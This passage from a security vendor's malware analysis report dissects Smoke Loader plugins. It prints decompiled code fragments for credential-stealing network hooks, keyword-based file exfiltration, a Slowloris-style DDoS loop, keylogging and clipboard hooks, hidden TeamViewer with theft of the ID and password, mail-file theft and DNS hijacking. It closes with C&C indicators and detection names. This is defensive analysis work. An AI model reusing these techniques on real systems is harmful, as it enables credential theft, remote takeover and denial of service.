
– Web Browser: firefox.exe, iexplorer.exe, chrome.exe, opera.exe, microsoftedgecp.exe

– Email Client: outlook.exe, thebat.exe, thebat32.exe, thebat64.exe, thunderbird.exe, mailmaster.exe, 263em.exe, foxmail.exe, alimail.exe, mailchat.exe

– FTP Client: filezilla.exe, smartftp.exe, winscp.exe, flashfxp.exe, cuteftppro.exe

Table 22. Targets for data breach

When injected into the target process, the plugin hooks send() function and WSASend() function of ws2_32.dll. The hooking function checks the packet that is transmitted when the function is used, and the targets are: ftp (port 21), smtp (port 25, 587, 2525), imap (port 110), and pop3 (port 143) protocols. Figure 18 shows the code that compares and shows each port number.



```
    if ( !v10 )                                 // 25
    {
LABEL_14:
      v14 = "smtp://%s:%s@%s:%d";
      goto LABEL_18;
    }
    v11 = v10 - 85;
    if ( v11 )
    {
      v12 = v11 - 33;
      if ( v12 )
      {
        v13 = v12 - 444;                        // 587
        if ( v13 && v13 != 1938 )               // 2525
          return v4;
        goto LABEL_14;
      }
      v14 = "imap://%s:%s@%s:%d";               // 143
    }
    else                                        // 110
    {
      v14 = "pop3://%s:%s@%s:%d";
    }
  }
  else                                          // 21
  {
    v14 = "ftp://%s:%s@%s:%d";
```

Figure 18. Comparison of port numbers

After that, the plugin checks whether the packet content contains the 'USER' and 'PASS' string, and these strings are used when logging in from ftp or email-related protocol. This means that the plugin leaks account credentials by hooking send() and WSASend() function, stealing this string when a specific protocol sends the verification-related packet.


4.5. File Leakage

Information of command used and packet transmitted for file leakage is as follows:

- Command: "filesearch_rules"
- Transmitted packet: 10009 (x86)

Table 23. Command and transmitted packet

The plugin obtains the feature of collecting and compressing files that include strings received as keywords and leaking them to the C&C server. The relevant command could not be received during analysis, but it is known that there are records of receiving keywords such as 'wallet,' '2fa,' and 'backup.' This means that the plugin targets wallet file, backup file, or verification-related files. Figure 19 shows codes related to the file leakage.



```
if ( GetLogicalDriveStringsW(0x104u, i) )
{
  v1 = 0;
  v2 = i;
  do
  {
    v3 = GetDriveTypeW(v2);
    if ( v3 == 2 || v3 == 3 || v3 == 4 )
    {
      v4 = (WCHAR *)func_allocHeap(0x14u);
      lstrcatW(v4, v2);
      v4[2] = 0;
      Handles[v1++] = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread_fileSearch, v4, 0, 0);
    }
    v2 += lstrlenW(v2) + 1;
  }
  while ( *v2 );
  WaitForMultipleObjects(v1, Handles, 1, 0xFFFFFFFF);
  v5 = 0;
  for ( i = v15; v5 < v1; ++v5 )
    CloseHandle(Handles[v5]);
  wsprintfW(v15, L"%s.zip", lpMem);
```

Figure 19. File leakage

4.6. DDoS attack


Information of command used and packet transmitted for DDoS attack is as follows:

- Command: 'DDoS_rules'
- Transmitted packet: 10010 (x86)

Table 17. Command and transmitted packet

DDoS plugin can receive the following commands: The first received command is attack method, and there are eight attack methods (0 to 7) including HTTP GET Flooding, HTTP POST Flooding, SYN Flooding, and UDP Flooding. The second received command is the address of the attack target.

- DDoS_rules=6|https://test.com/



```
while ( !byte_10004014 )
{
  v15 = func_socket();
  if ( func_connect(v15, cp, 0x50u) )
  {
    RtlZeroMemory(v14, 0x1000u);
    v16 = wsprintfA(
            (LPSTR)v14,
            "GET /%s HTTP/1.1\r\nUser-Agent: %s\r\nHost: %s\r\nAccept-Encoding: gzip\r\nContent-Length: 42\r\n",
            v6,
            lpStringa,
            v3);
    func_send(v15, (int)v14, v16);
    for ( i = 0; i < 900; i += 30 )
    {
      Sleep(i);
      if ( !func_send(v15, (int)"X-a: b\r\n", 8) )
        break;
    }
    func_send(v15, (int)"Connection: close\r\n\r\n", 21);
    func_closeSocket(v15);
    v14 = v19;
  }
  Sleep(0x64u);
```

Figure 20. Routine of Slowlis DDoS attack

4.7. Keylogger

Information of command used and packet transmitted for keylogger attack is as follows:

– Command: 'keylog_rules'

– Transmitted packet: 10011 (x86)


Table 24. Command and transmitted packet

As aforementioned, the malware received command (Table 25) from the C&C server.

– keylog_rules=iexplore.exe,opera.exe,chrome.exe,firefox.exe

Table 25. Command received from the C&C server

This plugin monitors processes and, if the received process is running, executes injection. The injected plugin hooks TranslateMessage() and GetClipboardData(), meaning that it has features of keylogging and clipboard leaking, as shown in Figure 21.



```
Sleep(0x1F4u);
func_SusOrResThread(1);                          // Suspend Thread
v3 = GetModuleHandleA("user32.dll");
v4 = GetProcAddress(v3, "TranslateMessage");
if ( v4 )
  func_hooker(v4, (int)func_hook_TranslateMessage, (int)&dword_10005008);
v5 = GetModuleHandleA("user32.dll");
v6 = GetProcAddress(v5, "GetClipboardData");
if ( v6 )
  func_hooker(v6, (int)func_hook_GetClipboardData, (int)&dword_10005004);
v12 = v7;
v11 = v7;
v8 = GetModuleHandleA("kernel32.dll");
```

Figure 21. Hooking for keylogging and clipboard information leaking

4.8. Hidden TeamViewer


Information of command used and packet transmitted for Hidden TeamViewer attack is as follows:

- Command: "runhtv"
- Transmitted packet: 10012, 10013 (x86)

Table 26. Command and transmitted packet

The plugin has the feature of installing TeamViewer program secretly, sending ID and password to the C&C server, and allowing the attacker to remotely connect to the infected PC.

First, if there is runhtv command, it sends packet 10012 to download TeamViewer. Then as shown in Figure 22, it uses the Hidden Desktop method to execute TeamViewer.exe without showing GUI to the user, and proceeds to inject itself.




```
v1 = lpCommandLine;
func_terminateTeamViewer();
result = CreateDesktopW(botid, 0, 0, 0, 0x10000000u, 0);
if ( result )
{
  SetThreadDesktop(result);
  RtlZeroMemory(&Destination, 0x44u);
  v9 = botid;
  Destination = 68;
  RtlZeroMemory(&ProcessInformation, 0x10u);
  result = (HDESK)CreateProcessW(0, v1, 0, 0, 0, 4u, 0, 0, (LPSTARTUPINFOW)&Destination, &ProcessInformation);
  if ( result )
```

Figure 22. Hidden execution using Hidden Desktop

Injected plugin hooks various functions to fulfill two purposes. One is to make sure the user is not aware. TeamViewer.exe itself was executed with the Hidden Desktop method, but it also hooks functions like CreateProcessW() and

CreateProcessWithTokenW() and edits Desktop name to run child processes with the Hidden Desktop method. It also hooks functions like MessageBoxA(), MessageBoxW(), and DialogBoxParamW() and makes them return 1 to hide related GUI. Figure 23 shows various API hooking routines in codes.




```
func_SusOrResThread(1);                    // Suspend Thread
user32_dll_1 = LoadLibraryA("user32.dll");
user32_dll = user32_dll_1;
if ( user32_dll_1 )
{
  v2 = GetProcAddress(user32_dll_1, "SetWindowTextW");
  func_hooker(v2, (int)func_hook_SetWindowTextW, (int)&dword_10007050);
  v3 = GetProcAddress(user32_dll, "CreateDialogParamW");
  func_hooker(v3, (int)func_hook_CreateDialogParamW, (int)&dword_100070C0);
  v4 = GetProcAddress(user32_dll, "SystemParametersInfoW");
  func_hooker(v4, (int)func_hook_SystemParametersInfoW, (int)&dword_100070C4);
  v5 = GetProcAddress(user32_dll, "DialogBoxParamW");
  func_hooker(v5, (int)func_hook_DialogBoxParamW, (int)&unk_100070E8);
  v6 = GetProcAddress(user32_dll, "MessageBoxA");
  func_hooker(v6, (int)func_hook_MessageBoxA, (int)&unk_100070EC);
  v7 = GetProcAddress(user32_dll, "MessageBoxW");
  func_hooker(v7, (int)func_hook_MessageBoxA, (int)&unk_100070E0);
  v8 = GetProcAddress(user32_dll, "ShowWindow");
  func_hooker(v8, (int)func_hook_ShowWindow, (int)&dword_10007154);
  v9 = GetProcAddress(user32_dll, "IsWindowVisible");
  func_hooker(v9, (int)func_hook_IsWindowVisible, (int)&unk_100070D8);
}

kernel32_dll = LoadLibraryA("kernel32.dll");
kernel32_dll_1 = kernel32_dll;
if ( kernel32_dll )
{
  v12 = GetProcAddress(kernel32_dll, "CreateProcessW");
  func_hooker(v12, (int)hook_CreateProcessW, (int)&dword_100070DC);
  v13 = GetProcAddress(kernel32_dll_1, "MoveFileExW");
  func_hooker(v13, (int)func_hook_MoveFileExW, (int)&dword_100071C0);
}
advapi32_dll = LoadLibraryA("advapi32.dll");
advapi32_dll_1 = advapi32_dll;
if ( advapi32_dll )
{
  v16 = GetProcAddress(advapi32_dll, "RegCreateKeyExW");
  func_hooker(v16, (int)func_RegCreateKeyExW, (int)&dword_100070CC);
```

Figure 23. Various API hooking routines

The second purpose is to send ID and password at the time of installation to the infected PC to the C&C server. TeamViewer, upon being executed, automatically creates ID and password and displays them on the GUI screen. The one who knows this ID and password can remotely connect to the environment where TeamViewer is installed. TeamViewer shows this on the GUI screen after creating ID and password, and the API that is used is function SetWindowsTextW(). This means that, as shown in Figure 24, by hooking the same function, it obtains the string when showing ID and password, and it sends the information to the C&C server to allow attackers to remotely connect to PC using TeamViewer.



Your ID
433 [redacted] 6

Password
[redacted] 6

Partner ID

```
0709E9AC  01035C01 ┌\└┌ ┌RETURN from USER32.SetWindowTe
0709E9B0 ┌0005024E N┐   │hWnd = 0005024E, class = Edit
0709E9B4  0B2E21F0 ð!.♂  Text = "433 [redacted] 6
0709E9B8  01035B80 €[└┌ Entry point
```

● Remote control
○ File transfer

Connect

To setup unattended access, TeamViewer needs to be installed first.

Figure 24. Hooking SetWindowsTextW() function to obtain ID and password


4.9. User Mail Data Stealer

Information of command used and packet transmitted for stealing user mail data is as follows:

- Command: Not required
- Transmitted packet: 10015 (x86)

Table 27. Command and transmitted packet

This plugin, as shown in Figure 25, leaks data files of user mail, such as .pst and .ost file of outlook.



```
int __thiscall func_info_Outlook(const WCHAR *this)
{
  const WCHAR *v1; // esi

  v1 = this;
  func_terminateOutlook();
  func_info_getFile(v1, L".pst", (void (__stdcall *)(void *))func_info_getOutlookFile);
  return func_info_getFile(v1, L".ost", (void (__stdcall *)(void *))func_info_getOutlookFile);
```

Figure 25. Leaking mail user data

The targets for data breach and the target files are listed in Figure 28.

- Outlook: .pst, .ost
- Thunderbird: .mab, .msf, inbx, sent, template, drafts, archives
- The Bat!: .tbb, .tbn, .abd

Table 28. Targets for information leakage

Directories, where the files are saved, are also designated, as shown in Table 29.

- Outlook : "%APPDATA%Microsoft\Outlook", "%LOCALAPPDATA%Microsoft\Outlook", "%ALLUSERSPROFILE%\Microsoft\Outlook"
- Thunderbird : "%APPDATA%Thunderbird"
- The Bat! : "%ALLUSERSPROFILE%\The Bat!", "%APPDATA%\BatMail", "%ALLUSERSPROFILE%\BatMail"

Table 29. Directories of target files

4.10. Fake DNS

Information of command used and packet transmitted for Fake DNS attack is as follows:

- Command: “fakedns_rules”
- Transmitted packet: None


Table 30. Command and transmitted packet

It performs an injection when the web browser, shown in Table 31, is executed.

- firefox.exe, iexplorer.exe, chrome.exe, opera.exe, microsoftedgecp.exe

Table 31. Processes for injection

After the injection, it hooks GetAddrInfoW() function and GetAddrInfoExW() function of ws2_32.dll. When receiving the IP address of a certain URL after calling the functions from the web browser, the hooking function obtains the feature of comparing the IP address to the address received by command and changing it to the address assigned by the attacker. Figure 26 shows codes related to DNS query hooking.



```
Sleep(0x1F4u);
func_SusOrResThread(1);                     // Suspend Thread
v3 = GetModuleHandleA("ws2_32.dll");
v4 = v3;
if ( v3 )
{
  v5 = GetProcAddress(v3, "GetAddrInfoW");
  if ( v5 )
    func_hook(v5, (int)func_hook_GetAddrInfoW, (int)&addr_GetAddrInfoW);
  v6 = GetProcAddress(v4, "GetAddrInfoExW");
  if ( v6 )
    func_hook(v6, (int)func_hook_GetAddrInfoExW, (int)&addr_GetAddrInfoExW);
}
func_SusOrResThread(0);                     // Resume Thread
```

Figure 26. DNS query hooking

5. Conclusion

Since its first appearance in 2011, Smoke Loader is constantly being distributed via exploit kit. As shown in this paper, Smoke Loader uses various plugins to not only leak user information but also download additional ransomware and encrypt the target PC. Furthermore, Smoke Loader enables attackers to utilize the user PC as a DDoS botnet, launch DDoS attacks, and install remote management tool to compromise the target PC. Being infected by Smoke Loader means that the infected PC is exposed to various forms of attacks. Companies and organizations must strive to improve security awareness among all employees, apply the latest security patch to all OS, and come up with effective prevention measures.

AhnLab's anti-malware solution, V3, detects and blocks Smoke Loader malware using the following aliases.

[File Detection]

- Trojan/Win32.Smokeldr.C4195812 (2020.09.14.04)

[Behavior Detection]

- Malware/MDP.Inject.M218

[IOC]

- Hash: 1fecfbf3b4ad934c79dd4b2b8fedce4d
- C&C

http://rexstat35x[.]xyz/statweb955/
http://dexspot2x[.]xyz/statweb955/
http://atxspot20x[.]xyz/statweb955/
http://rexspot7x[.]xyz/statweb955/
http://fdmail85[.]club/statweb955/
http://servicem977x[.]xyz/statweb955/
http://advertxman7x[.]xyz/statweb955/
http://starxpush7x[.]xyz/statweb955/

ASEC Report Vol.101

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Design Team**	Email	**global.info@ahnlab.com**

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.